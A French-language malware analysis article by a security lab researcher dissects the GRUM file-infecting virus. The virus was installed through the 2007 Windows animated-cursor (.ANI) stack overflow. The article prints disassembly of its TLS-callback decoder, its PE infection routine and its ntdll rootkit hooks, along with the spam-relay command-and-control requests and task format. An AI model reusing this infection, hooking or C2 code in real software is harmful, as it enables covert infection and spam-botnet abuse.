Analyse du virus PE GRUM

Le 27 mars 2007 à Beijing, 23h00 heure locale, le site chinois de recherche antivirus « Malware-Test.com », [1] annonce l'utilisation d'un 0day pour Windows par des sites malicieux. Microsoft publiera un advisory deux jours plus tard, le 29 mars. La vulnérabilité réside dans la gestion des curseurs animés de Windows. À l'aide d'un curseur animé mal formé, il est possible d'exécuter du code sur une machine, et donc de l'infecter. Le problème étant dans user32.dll, Internet Explorer, Firefox, Outlook, etc. sont affectés. Commence alors une croissance de sites malicieux utilisant cette vulnérabilité, qui ne sera patchée [2] qu'à partir du 3 avril 2007. Lors de la rédaction de cet article, plus de 2000 sites exploitent la faille .ANI pour propager des codes malicieux [3]. Cet article présente l'analyse d'un virus installé à l'aide de cette vulnérabilité.

mots clés : ***virus / infection PE / reverse engineering / protections / analyse de code / anti-émulation***

Introduction – Présentation de la faille exploitée

La vulnérabilité réside dans `USER32.dll`. Lorsque Windows charge un curseur animé, Windows commence par vérifier le curseur, en examinant le début du *header*. Celui-ci doit contenir les lettres « RIFF ». Ensuite, la fonction `_LoadCursorIconFromFileMap` est exécutée. C'est dans cette fonction, et plus précisément, dans la sous-fonction `LoadAniIcon` qu'il est possible d'exploiter la vulnérabilité. En présence d'un curseur non malicieux, le programme continue son exécution juste après `LoadAniIcon` et tout fonctionne correctement. Par contre, en présence d'un curseur malicieux, l'adresse de retour de `LoadAniIcon` est modifiée pour pointer vers une instruction qui va permettre l'exécution d'un *shellcode*.


L'adresse de retour est écrasée à l'aide d'une fonction qui copie le header `anih` sur la pile. La taille du header est normalement de 0x24 bytes. Aucune vérification n'est effectuée, et il est possible de modifier la taille du header. En utilisant une taille de header plus grande, la fonction de copie va remplir la pile jusqu'a écraser l'adresse de retour de la fonction `LoadAniIcon`. Dès lors, lorsque celle-ci se termine et exécute l'instruction `RET`, le code est transféré et le shellcode est exécuté.

Dans la majorité des exploits existants, l'adresse de retour est changée par l'adresse d'un *call* [ebx+4] présent dans `User32.dll`. Il est donc possible de rediriger le code vers un shellcode.

1. Vecteur de propagation

Une large campagne de *spam* est menée avec pour sujet « *Hot Pictures of Britiney Speers* ». Les personnes recevant le spam sont invitées à cliquer sur un lien pour voir une photo de la star nue.

Voici une capture d'écran :



1

L'email est écrit en HTML, et utilise des techniques pour contourner les *antispams*. Le lien conduit les utilisateurs sur un site malicieux qui contient des JavaScripts avec obfuscation de code. Une fois le script décodé, les personnes sont redirigées sur le même site, mais cette fois, vers un `.ANI` malicieux. Le shellcode télécharge et lance un exécutable sur la machine, sans aucune intervention humaine. Le nom de l'exécutable installé est `200.exe`.

Capture d'écran du script :

2

Le serveur principal qui héberge l'exploit est localisé en Russie et a déjà été utilisé dans le passé, pour installer des *rootkits*, des chevaux de Troie et autres codes malicieux.

2. Anti reverse engineering – TLS callbacks + anti-émulation

Lors du désassemblage de l'exécutable installé sur la machine par l'exploit, on constate que le point d'entrée du programme est totalement incompréhensible, car le code n'est pas valide. La seule explication possible est la présence d'un *callback* TLS, qui permet d'exécuter du code avant que le point d'entrée de l'application soit exécuté. Cette technique est pratique pour ralentir l'analyse statique. Voici à quoi ressemble le point d'entrée encodé :

```
.temp:00446000              public start
.temp:00446000 start:                                ; DATA XREF:
                                                       TlsCallback_0+5Ao
.temp:00446000              and     al, 62h
.temp:00446002              add     esp, ebp
.temp:00446004              out     dx, eax
```

Nicolas Brulez
nbrulez@websense.com
Virus Researcher – Websense Security Labs
http://www.websense.com/securitylabs/

```
.temp:00446005                jz      short loc_446037
.temp:00446007                shr     byte ptr [esi+20h], 1
.temp:0044600A                fucom   st(7)
.temp:0044600C                pop     esp
.temp:0044600D                push    ds
.temp:0044600E                dec     ebp
.temp:0044600F                in      al, dx
.temp:00446010                cdq
.temp:00446011                sbb     eax, 9D99E7EDh
.temp:00446016                pop     ds
.temp:00446017                in      al, dx
.temp:00446018                cdq
.temp:00446019                sbb     eax, 1D99EC3Dh
.temp:0044601E                frstor  byte ptr [edi]
.temp:00446020                cdq
.temp:00446021                sbb     eax, 1D99E7DDh
.temp:00446026                fucom   st(7)
.temp:00446028                cdq
.temp:00446029                loope   loc_446048
.temp:0044602B                jmp     far ptr 1D99h:0E7DD1D99h
.temp:0044602B ; ---------------------------------------------------------------
.temp:00446032                dw 0E7DDh
.temp:00446034                db 99h, 1Dh, 0EDh
```

Et voici le code du callback TLS, responsable du décodage du point d'entrée, avant son exécution :

```
.text:00401000                public TlsCallback_0
.text:00401000 TlsCallback_0  proc near       ; DATA XREF: .text:TlsCallbackso
.text:00401000                push    esi
.text:00401001                push    edi
.text:00401002                push    ebx
.text:00401003                push    17DD1877h
.text:00401008                pop     edx
.text:00401009                xor     edx, 1822E7D1h
.text:0040100F
.text:0040100F compute_EAX:                   ; CODE XREF: TlsCallback_0+23j
.text:0040100F                add     edx, 1
.text:00401015                mov     eax, edx
.text:00401017                sub     eax, 0E7DD1B35h
.text:0040101D                cmp     eax, 3045C732h
.text:00401023                jnz     compute_EAX
.text:00401029                mov     ebx, 0C7971C95h
.text:0040102E                add     ebx, 1822F902h
.text:00401034                add     ebx, 0FFFFFBC8h
.text:0040103A                add     ebx, 1822FC3Eh
.text:00401040
.text:00401040 Compute_EBX:                   ; CODE XREF: TlsCallback_0+54j
.text:00401040                add     ebx, 4
.text:00401046                mov     ecx, ebx
.text:00401048                add     ecx, 1822F5F3h
.text:0040104E                cmp     ecx, 1822F824h
.text:00401054                jnz     Compute_EBX
.text:0040105A                mov     edi, offset Point_Entree
.text:0040105F
```

```
.text:0040105F Decode_Entry_Point:            ; CODE XREF: TlsCallback_0+73j
.text:0040105F                add     [edi], edx      ; EDX = clé de décodage
.text:00401061                add     edi, 0E7DCE899h ; Ces deux instructions
                                                        ADD, font en fait:
                                                        ADD EDI,4
.text:00401067                add     edi, 1823176Bh
.text:0040106D                sub     ebx, 1
.text:00401073                jnz     Decode_Entry_Point
.text:00401079                pop     ebx
.text:0040107A                pop     edi
.text:0040107B                pop     esi
.text:0040107C                retn    0Ch     ; Windows Takes Over and calls
                                                  the entry point
.text:0040107C TlsCallback_0  endp
.text:0040107C
.text:0040107C ; ---------------------------------------------------------------
```

Cette routine peut paraître étrange, mais elle est en fait très simple. Ce code utilise plusieurs longues boucles pour générer des valeurs utiles au décodage du point d'entrée. L'exécution de ces boucles est très rapide sur une machine réelle, mais peut être très longue dans un émulateur et donc poser des problèmes de ralentissement du scanner d'un antivirus. De plus, si les callbacks TLS ne sont pas supportés par l'émulateur, il tentera d'exécuter le point d'entrée directement, et stoppera sur du code invalide. La technique utilisée dans ce virus est assez naïve, car il est possible de décoder sans effectuer les boucles, une fois les valeurs nécessaires connues. Dans la boucle finale qui décode le point d'entrée, on aperçoit deux ADD sur EDI. C'est une obfuscation, qui peut être traduite en : ADD EDI, 4. Il s'agit donc d'une boucle de décodage de doubles mots.

3. Installation et infection d'exécutables


`200.exe` commence par se copier dans le répertoire `temp` de l'utilisateur courant sous le nom de `Winlogon.exe`, et exécute le nouveau fichier pour devenir résident. Ensuite, `200.exe` génère un *batch* qu'il exécute, puis se ferme. Le `.bat` s'occupe d'effacer `200.exe`, puis s'auto-efface par la suite (`del %0`).

`Winlogon.exe`, qui a maintenant pris la main, s'assure une exécution à chaque *boot* de Windows en modifiant la base de registre (`Software\Microsoft\Windows\CurrentVersion\Run`) et vous verrez par la suite qu'il utilise aussi une technique de rootkit pour cacher sa résidence mémoire.

L'infection de fichiers peut alors commencer, car le virus est résident et invisible à l'utilisateur. Le virus infecte tous les fichiers listés dans la clé de registre : `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`. Dans cette clé, on retrouve les applications qui sont lancées quand Windows redémarre, et elles sont toutes infectées par ajout de code dans la dernière section du programme. L'intérêt de cette technique est de pouvoir exécuter le virus à chaque redémarrage de Windows sans avoir à modifier la base de registre, qui peut être surveillée par certains *antispywares* et autres programmes de protection.

Dans la figure3, on peut voir que le virus fait une copie de sauvegarde des fichiers infectés. En effet, la copie utilise l'extension .RGN et permet une désinfection simple du virus. La copie de sauvegarde n'est pas utilisée par le virus, il ne s'agit pas d'un virus compagnon. L'utilisation de fichiers *goats* permet de récupérer plusieurs souches de l'infection, pour ensuite l'analyser.

L'infection PE est classique. La dernière section de l'exécutable est agrandie, pour contenir le code du virus ainsi que le code d'une dll, comme vous pourrez le constater plus loin dans l'article.



3

```
.rsrc:01057CEB              mov     edi, [esi+IMAGE_DOS_HEADER.e_lfanew]
.rsrc:01057CEE              add     edi, esi
.rsrc:01057CF0              movzx   eax, [edi+IMAGE_NT_HEADERS32.FileHeader.
                                         NumberOfSections]
.rsrc:01057CF4              dec     eax
.rsrc:01057CF5              imul    eax, 28h        ; Go to last Section HEADER
.rsrc:01057CF8              movzx   edx, [edi+IMAGE_NT_HEADERS32.FileHeader.
                                         SizeOfOptionalHeader]
.rsrc:01057CFC              lea     edx, [edi+edx+18h]
.rsrc:01057D00              add     edx, eax
.rsrc:01057D02              push    edi
.rsrc:01057D03              mov     eax, [edx+IMAGE_SECTION_HEADER.VirtualAddress]
.rsrc:01057D06              add     eax, [edx+IMAGE_SECTION_HEADER.SizeOfRawData]
.rsrc:01057D09              mov     [edi+IMAGE_NT_HEADERS32.OptionalHeader.
                                         AddressOfEntryPoint], eax ;
                                         Virus Entry Point
.rsrc:01057D0C              mov     edi, [edx+IMAGE_SECTION_HEADER.PointerToRawData]
.rsrc:01057D0F              add     edi, [edx+IMAGE_SECTION_HEADER.SizeOfRawData]
.rsrc:01057D12              add     edi, [ebp+var_C]
.rsrc:01057D15              lea     esi, ds:401000h
.rsrc:01057D1B              mov     ecx, 22783h     ; Virus Size
.rsrc:01057D20              push    ecx
.rsrc:01057D21              rep movsb               ; Copy Virus Code
.rsrc:01057D23              pop     ecx
.rsrc:01057D24              pop     edi
.rsrc:01057D25              add     [edx+10h], ecx
.rsrc:01057D28              mov     ecx, [edx+10h]
```

```
.rsrc:01057D2B              cmp     ecx, [edx+8]
.rsrc:01057D2E              jbe     short loc_1057D38
.rsrc:01057D30              mov     [edx+8], ecx
.rsrc:01057D33              add     ecx, [edx+0Ch]
.rsrc:01057D36              jmp     short loc_1057D3E
.rsrc:01057D38 ; ---------------------------------------------------------------
.rsrc:01057D38
.rsrc:01057D38 loc_1057D38:                         ; CODE XREF:
                                                    sub_1057BF9+135j
.rsrc:01057D38              mov     ecx, [edx+8]
.rsrc:01057D3B              add     ecx, [edx+0Ch]
.rsrc:01057D3E
.rsrc:01057D3E loc_1057D3E:                         ; CODE XREF:
                                                    sub_1057BF9+13Dj
.rsrc:01057D3E              mov     [edi+50h], ecx
.rsrc:01057D41              mov     [edx+IMAGE_SECTION_HEADER.
                                    Characteristics], 0E0000E0h
.rsrc:01057D48              mov     [edi+IMAGE_NT_HEADERS32.OptionalHeader.
                                    Win32VersionValue], 12321243h ;
                                    Infection Mark
```

Le virus utilise une marque d'infection pour ne pas réinfecter les fichiers déjà contaminés. Ici, il s'agit de la valeur 0x12321243 placée dans le champ Win32VersionValue du PE Header. Le point d'entrée est modifié pour pointer vers la dernière section, agrandie pour recevoir le code du virus. L'exécution d'une application infectée débute par le code malicieux qui génère un nouveau *thread* viral pour rendre ensuite la main à l'application hôte qui s'exécute normalement aux yeux de l'utilisateur :

```
.rsrc:0103729F ; ---------------------------------------------------------------
.rsrc:0103729F
.rsrc:0103729F loc_103729F:                         ; CODE XREF: start+Dj
.rsrc:0103729F              call    sub_10588D3
.rsrc:010372A4              push    eax
.rsrc:010372A5              lea     eax, [ebx+4011BAh]
.rsrc:010372AB              xchg    eax, [esp+4+var_4]
.rsrc:010372AE              push    0
.rsrc:010372B0              push    0
.rsrc:010372B2              push    eax
.rsrc:010372B3              lea     eax, [ebx+4221CDh]
.rsrc:010372B9              xchg    eax, [esp+10h+var_10]
.rsrc:010372BC              push    0
.rsrc:010372BE              push    0
.rsrc:010372C0              call    [ebx+CreateThread] ;
                                    Execute Virus Thread
.rsrc:010372C6              push    0
.rsrc:010372C8              call    [ebx+GetModuleHandle]
.rsrc:010372CE              add     eax, [ebx+Application_EntryPoint_RVA] ;
                                    ImageBase + RVA Entry Point
.rsrc:010372D4
.rsrc:010372D4 loc_10372D4:                         ; CODE XREF: start+70j
.rsrc:010372D4                                      ; start:loc_103729Dj
.rsrc:010372D4              pop     ebx
.rsrc:010372D5              jmp     eax             ; Execute Application
.rsrc:010372D5 start        endp
.rsrc:010372D5
.rsrc:010372D5 ; ---------------------------------------------------------------
```

L'application hôte est exécutée à l'aide d'un JMP EAX. Pendant que l'application est lancée, le virus vérifie plusieurs *mutex* pour s'assurer qu'au moins une instance du virus est résidente en mémoire, et assure l'action de rootkit et de *relay spam*.

4. Rootkit userland

Le virus contient, comme vous avez pu le lire plus haut, une fonctionnalité de rootkit, qui lui permet de cacher son *process* et ses fichiers pour rester furtif sur la machine. Le process `WinLogon.exe` lancé depuis le répertoire `temp`, n'est pas visible dans le gestionnaire de tâches, ni dans aucun outil de gestion de processus à cause du rootkit. L'utilisateur ne peut donc pas remarquer la présence d'un fichier suspect en mémoire. Le rootkit cache aussi un fichier `WinLogon` sur le disque, mais cette fois-ci, non pas le fichier malicieux, mais le vrai `Winlogon` de Windows. Il s'agit probablement d'un bug de conception, et seule l'application malicieuse aurait dû être invisible sur le disque.

Pour pouvoir cacher ses processus, et ses fichiers, le virus *hooke* (détourne) des fonctions de ntdll, qui permettent de récupérer la liste des process et de lister les fichiers dans les répertoires. Lorsqu'une application comme le gestionnaire de tâches de Windows liste les process, le hook ne retournera jamais le process malicieux, et passera directement au process suivant, résultant une invisibilité totale pour toutes applications *userland*. De la même façon, il ne listera jamais le fichier à cacher, et passera au fichier suivant lorsque la fonction traite le fichier malicieux.


GMER utilise une technique générique pour détecter les rootkits userland. Il suffit d'appeler les fonctions directement à l'aide de l'int 0x2E (sous XP, `sysenter` est utilisé), et d'appeler la fonction exportée (et donc hookée par le rootkit), pour ensuite comparer leur résultat. S'ils différent, un rootkit userland est présent en mémoire, et filtre les valeurs retournées. Il est impossible de détourner l'int 0x2Eh en restant en userland, c'est pourquoi cette technique est générique à tout rootkit Ring 3.

De plus, il n'est même pas nécessaire d'être *admin* pour détecter la présence des rootkits userland.

Voici ce que l'on peut voir avec le détecteur de rootkit userland gratuit GMER Catchme :

```
-----------------------------------------
catchme 0.2 W2K/XP/Vista - userland rootkit detector
by Gmer, 17 October 2006
http://www.gmer.net

detected NTDLL code modification:
ZwQueryDirectoryFile, ZwQuerySystemInformation

scanning hidden processes ...
winlogon.exe [1464]

scanning hidden services ...

scanning hidden autostart entries ...

scanning hidden files ...
C:\WINDOWS\system32\winlogon.exe 507904 bytes

scan completed successfully
hidden processes: 1
hidden services: 0
hidden files: 1
-----------------------------------------
```

On peut ainsi voir que le véritable `winlogon.exe` est caché sur la machine, et il ne sera donc pas visible dans l'explorateur Windows. À l'aide de la version graphique de GMER (qui détecte aussi les rootkits *kernel*), on peut voir que le processus caché est bien le `WinLogon.exe` présent dans le répertoire `temp` :



4

Si on observe la fonction `ZwQueryDirectoryFile` (dans ntdll) en mémoire, on s'aperçoit qu'elle est hookée :

```
.text:7C91DF5E ; Exported entry 234. NtQueryDirectoryFile
.text:7C91DF5E ; Exported entry 1043. ZwQueryDirectoryFile
.text:7C91DF5E
.text:7C91DF5E ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:7C91DF5E
.text:7C91DF5E
.text:7C91DF5E                  public ZwQueryDirectoryFile
.text:7C91DF5E ZwQueryDirectoryFile proc near
.text:7C91DF5E                  push    1406CBh         ; NtQueryDirectoryFile
.text:7C91DF63                  retn
.text:7C91DF63 ZwQueryDirectoryFile endp ; sp = -4
.text:7C91DF63
.text:7C91DF63 ; ---------------------------------------------------------------------------
```

Grâce à la fonction `Load Additional Binary File` d'IDA, il est possible de charger un *dump* d'une page (allouée via `VirtualAlloc` par le rootkit), dans une image du ntdll hooké pour analyse statique. On peut donc ainsi suivre le hook en statique et retrouver le code malicieux :

```
seg000:001406CB ; ---------------------------------------------------------------------------
seg000:001406CB                 push    ebp
seg000:001406CC                 mov     ebp, esp
seg000:001406CE                 add     esp, 0FFFFFFFCh
seg000:001406D1                 push    esi
seg000:001406D2                 push    edi
seg000:001406D3                 push    ebx
seg000:001406D4                 push    dword ptr [ebp+30h]
seg000:001406D7                 push    dword ptr [ebp+2Ch]
seg000:001406DA                 push    dword ptr [ebp+28h]
seg000:001406DD                 push    dword ptr [ebp+24h]
seg000:001406E0                 push    dword ptr [ebp+20h]
```

```
seg000:001406E3                 push    dword ptr [ebp+1Ch]
seg000:001406E6                 push    dword ptr [ebp+18h]
seg000:001406E9                 push    dword ptr [ebp+14h]
seg000:001406EC                 push    dword ptr [ebp+10h]
seg000:001406EF                 push    dword ptr [ebp+0Ch]
seg000:001406F2                 push    dword ptr [ebp+8]
seg000:001406F5                 call    original_function
seg000:001406FA                 push    eax
seg000:001406FB                 call    sub_140960
seg000:00140700                 or      eax, eax
```

Le détecteur de rootkit nous annonce deux fonctions hookées, mais il y a en fait 5 fonctions hookées par le virus :

```
* ZwCreateThread
* ZwQueryDirectoryFile
* ZwQueryInformationThread
* ZwQuerySystemInformation
* ZwResumeThread
```

Comme nous l'avons vu plus haut, les fonctions hookées permettent aux virus de cacher certains process et fichiers aux applications userland, telles que le gestionnaire de tâches et l'explorateur Windows. Certains rootkits userland en font de même pour les clés de base de registre. Lorsque Regedit (par exemple) tente de lister une clé malicieuse, le hook passe directement à la clé suivante, et Regedit n'affiche donc pas les clés de registre utilisées par un programme malicieux.
Dans notre virus, il est assez simple de trouver toutes les fonctions détournées. En effet, ces fonctions sont exportées par ntdll, et il suffit de parcourir les fonctions exportées, et de rechercher le « détour », ici un « PUSH adresse » suivi d'un RET(urn). De plus, on retrouve les noms des fonctions hookées dans le code du virus, car elles ne sont pas encodées (elles sont utilisées par une fonction de type `GetProcAddress` pour récupérer les adresses à patcher.)

GMER ne liste que deux fonctions, car ce sont ces deux fonctions de ntdll qui permettent de cacher des fichiers et des process. Les autres fonctions détournées ne sont pas utilisées pour cacher des *objects*, mais plutôt pour injecter le code rootkit à chaque création de process. En effet, si `Explorer.exe` lance une application, le code malicieux étant déjà en mémoire pourra ainsi injecter les détournements dans le nouveau process, qui ne pourra plus lister les fichiers malicieux à son tour.

5. Tout ça pour quoi ? – Un relay spam

Dans le code du virus, on peut retrouver une dll, packée par un outil maison. La dll n'est pas vraiment une dll classique, elle est chargée comme fichier binaire, à l'aide de `LoadLibraryEx`, empêchant toute analyse basée sur les dll standards, telles que LoadDll d'OllyDBG. Après plusieurs recherches, cette dll est aussi connue sous le nom de `zAskop.dll`, et a été vue pour la première fois en décembre 2006 par notre labo de recherche.

Les anciennes versions utilisaient UPX et FSG. Il était donc beaucoup plus simple de les analyser. Le code, quant à lui, reste identique, les seuls changements étant les serveurs malicieux utilisés pour commander le relay spam.

Il faut attendre 25 minutes avant que la moindre activité réseau ne débute, pour ne pas éveiller les soupçons de l'utilisateur et rendre l'analyse plus difficile. La première vérification faite par le virus est la possibilité de connexion sur plusieurs serveurs SMTP, port 25. Les serveurs sont ceux de Hotmail, Yahoo, AOL, Google et Mail.com. Beaucoup de FAI filtrent les connexions sur le port 25, et n'autorisent les connexions que sur le serveur SMTP du FAI, pour limiter les envois de spam sur leur réseau, ainsi que les vers utilisant les emails comme vecteur de propagation.

Le composant de spam commence donc par vérifier la possibilité de connexion et génère une URL en fonction du résultat. L'URL contient plusieurs paramètres, le dernier indiquant au serveur distant si la machine infectée est capable de se connecter sur le port 25 d'un SMTP testé un peu plus tôt.

En cas de réussite, la requête générée ressemblera à :

```
GET/spm/s_alive.php?id=XXXX&tick=XXXX&ver=207&smtp=ok
HTTP/1.0\n.
```

Autrement, en cas d'impossibilité de connexion, on voit :

```
GET/spm/s_alive.php?id=XXXX&tick=XXXX&ver=207&smtp=bad
HTTP/1.0\n.
```

`ok` ou `bad` informent le serveur qui commande le spam sur la capacité de la machine à se connecter aux serveurs SMTP.

Le paramètre ID est un identifiant Unique de la machine, stocké dans la base de registre.

Le paramètre `tick` est le nombre de millisecondes écoulées depuis le chargement de Windows. Cet ID est important. Les personnes qui s'occupent de gérer le spam ont besoin de machines qui restent connectées assez longtemps pour envoyer un grand nombre d'emails. C'est pour cela que le relay de spam n'effectue aucune connexion SMTP avant que le temps écoulé depuis le chargement de Windows soit au moins égal à 5 heures :

```
.text:10004BC3
.text:10004BC3 loc_10004BC3:                           ; CODE XREF:
                                                         sub_10004B20+92j
.text:10004BC3                  call    ds:GetTickCount
.text:10004BC9                  cmp     eax, 18000000  ; MS since Windows
                                                         Booted
.text:10004BCE                  jb      less_than_5hours
.text:10004BD4                  push    0              ; protocol
.text:10004BD6                  push    1              ; type
.text:10004BD8                  push    2              ; af
.text:10004BDA                  call    ds:socket
.text:10004BE0                  push    0              ; hostlong
.text:10004BE2                  mov     esi, eax
```

Une fois que le nombre de ticks est assez élevé, le code malicieux passe à l'étape suivante : la récupération d'un fichier de configuration au format XML à l'aide d'une requête sur un autre serveur.

```
GET/spm/s_tasks.php?id=XXXXXXXXX&ver=207 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; VS2)
Host: Malicious IP
Accept: */*
Connection: Keep-Alive
```

La requête retourne un fichier de configuration qui ressemble à ceci :

```
<INFO>
taskid=2
realip= infected machine ip
hostname= infected machine hostname
maxthread=5
from
</INFO>
```

Dans la balise `Info`, on retrouve l'IP de la machine, son *hostname*, le nombre de threads à créer pour *spammer*, etc.

```
<EMAILS>
m[removed]@[removed]fire.org
m[removed]@hotmail.com
[removed tons of emails to be spammed]
</EMAILS>
<TEXT>

MIME-Version: 1.0
X-Originating-IP: [96.366.XX.XX]
X-Originating-Email: [$TO_EMAIL]
X-Sender: $TO_EMAIL
Return-Path: $TO_EMAIL
Received: $QM_RECEIVED
Message-Id: <$QM_MESSID>
To: <$TO_EMAIL>

Subject:  Online MedHelp
From: Viagra.com <$TO_EMAIL>
MIME-Version: 1.0
Importance: High
Content-Type: text/html
</TEXT>
```


```
220 mail-relay.[redacted] ESMTP [redacted]5a-GA; Wed, 4 Apr 2007 [redacted] (EDT)
HELO
250 mail-relay.[redacted] Hello [redacted] [redacted],
pleased to meet you
MAIL FROM:<r[redacted]@[redacted].org>
250 <r[redacted]@[redacted].org>... Sender ok
RCPT TO:<r[redacted]@[redacted].edu>
250 <r[redacted]@[redacted].edu>... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
MIME-Version: 1.0
X-Originating-IP: [22.9.548.178]
X-Originating-Email: [r[redacted]@[redacted].edu]
X-Sender: r[redacted]@[redacted].edu
Return-Path: r[redacted]@[redacted].edu
Received: (qmail 3056 by uid 685); Wed, 4 Apr 2007 [redacted] +0100
Message-Id: <2[redacted].qmail6[redacted]>
To: r[redacted]@[redacted].edu>
Subject:  Online MedHelp
From: Viagra.com <r[redacted]@[redacted].edu>
MIME-Version: 1.0
Importance: High
Content-Type: text/html


250 ALW26480 Message accepted for delivery
```

5

Dans la balise `EMAILS`, on retrouve plusieurs centaines d'adresses emails à spammer, dans la balise `TEXT`, les headers et la structure des emails de spam à envoyer. Lors de l'analyse du virus, le serveur retournait un email vide, d'où l'absence de texte dans l'exemple ci-dessus.

Voici à quoi ressemble l'envoie d'un email de spam capturé à l'aide d'un *sniffer* : voir figure 5.

Et pour terminer cet article, voici à quoi ressemble un email quand le relay spam fonctionne correctement. Une image et un lien vers un site de pharmacie en ligne :



6

Conclusion

Il est intéressant de noter que pour arriver à leur fin, les organisations profitant du spam emploient toutes les techniques connues afin de rester sur une machine le plus longtemps possible, sans être découvert : infection d'exécutables pourtant boudée pendant des années par les auteurs de *malwares*, et les rootkits, très présents de nos jours dans les codes malicieux. On notera aussi un chiffrement maison du malware téléchargé par le 0day utilisant des techniques avancées (callbacks TLS).

Références

[1] Première publication (en chinois) sur le 0day.ANI : **http://malware-test.com/blog/archives/2007/03/28/894**

[1bis] ANI Zero-Day Event Timeline : **http://www.websense.com/securitylabs/blog/blog.php?BlogID=117**

[2] MS Advisory : **http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx**

[3] « *A tale of two ANI attacks: Same exploit, different motives, different targets* » : **http://www.websense.com/securitylabs/blog/blog.php?BlogID=122**